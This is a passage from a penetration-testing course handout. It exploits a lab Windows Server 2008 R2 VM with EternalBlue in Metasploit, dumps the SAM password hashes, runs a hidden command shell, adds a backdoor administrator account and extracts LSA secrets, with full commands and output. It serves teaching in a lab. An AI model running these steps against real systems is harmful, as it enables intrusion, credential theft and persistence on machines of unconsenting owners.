The output is similar to `/etc/passwd` file, but having the plain password in its second field ☺

Post Exploitation Tasks on M3

Step 1: Get a Meterpreter Session with admin Privileges on M3:

- In our HO#2.5, we used **EternalBlue** to exploit SMB service, that can be used to exploit Windows XP, Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2003, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016. Repeat by using the following commands:

```
msf6> search eternalblue
msf6> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue)> show options
msf6 exploit(windows/smb/ms17_010_eternalblue)> set RHOST <IP of M3>
msf6 exploit(windows/smb/ms17_010_eternalblue)> show targets
msf6 exploit(windows/smb/ms17_010_eternalblue)> set target Windows Server 2008R2
msf6 exploit(windows/smb/ms17_010_eternalblue)> run
.....
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 2: Post Exploitation Tasks on M3

i. We can use the meterpreter's `getsystem` command to perform privilege escalation on M3:

```
meterpreter > getsystem
[-] Already running as SYSTEM
```

ii. Let us use the meterpreter's `hashdump` command that dumps the contents of Windows SAM (Security Account Manager) database, (`C:\Windows\System32\config\SAM`) which is a critical system component that stores information like usernames and passwords, and manages user and group security settings.

```
meterpreter > help
meterpreter > hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```


iii. Let us use the meterpreter's `execute` command that starts a new process on the target Windows system.

```
meterpreter > execute -f cmd.exe -C -H -i -t
C:\Windows\system32>
```

- The `-f` options specify the file to execute, which in our case is `cmd.exe` (Windows command prompt).
- The `-C` option is used to display the output of the command inside your `meterpreter` console.
- The `-H` option is used to run the command in hidden mode, i.e., not visible to the target system user.
- The `-i` option is used to run the command in interactive mode, i.e., you can continue issuing commands within the `cmd.exe`.
- The `-t` option executes the command in a new thread.

iv. Let us now use `net user` command that is used for managing user accounts on a Windows system. It can display detailed information about user accounts, create new accounts, modify existing accounts, and delete accounts. When run without any arguments will lists all user accounts on the local computer. Let us create a new user `arif` with password `password` and assign him admin rights:

```
C:\Windows\system32> net user arif password /add
C:\Windows\system32> net localgroup administrators arif /add
C:\Windows\system32> exit
meterpreter >
meterpreter > hashdump
```



v. You can delete the user `arif`, that you have just created:

```
meterpreter > execute -f cmd.exe -C -H -i -t
C:\Windows\system32> net user arif /delete
C:\Windows\system32> exit
meterpreter > hashdump
```

vi. Let us disable or enable the original `admin` user, if you want to:

```
meterpreter > execute -f cmd.exe -C -H -i -t
C:\Windows\system32> net user administrator /active:no
C:\Windows\system32> net user administrator /active:yes
C:\Windows\system32> exit
meterpreter >
```

vii. The Windows Local Security Authority (LSA) Secrets are saved at HKEY_LOCAL_MACHINE\SECURITY in the Windows registry and contain information like policy settings, default security values, account information, cached login credentials, copy of SAM database. The `post/windows/gather/lsa_secrets` script in Metasploit is used to extract this valuable information that can be leveraged for further access or lateral movement. For this let us run the `lsa_secrets` script inside `meterpreter` session, which will download the file on Kali machine as shown in the screenshot.

meterpreter > `run post/windows/gather/lsa_secrets`

```
meterpreter > run post/windows/gather/lsa_secrets

[*] Executing module against VAGRANT-2008R2
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,WfF%luI51;1RY)

[+] Key: NL$KM
 Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'

[+] Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20241101083622_default_192.168.8.125_registry.lsa.sec_420786.txt
meterpreter >
```

Now, let us view this file inside Kali machine.

```
┌──(root㉿kali)-[~]
└─# cat /root/.msf4/loot/20241101083622_default_192.168.8.125_registry.lsa.sec_420786.txt
VAGRANT-2008R2
Key: DefaultPassword
 Decrypted Value: vagrant
Key: DPAPI_SYSTEM
 Decrypted Value: ,WfF%luI51;1RY)
Key: NL$KM
 Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'
Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng

┌──(root㉿kali)-[~]
└─#
```

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.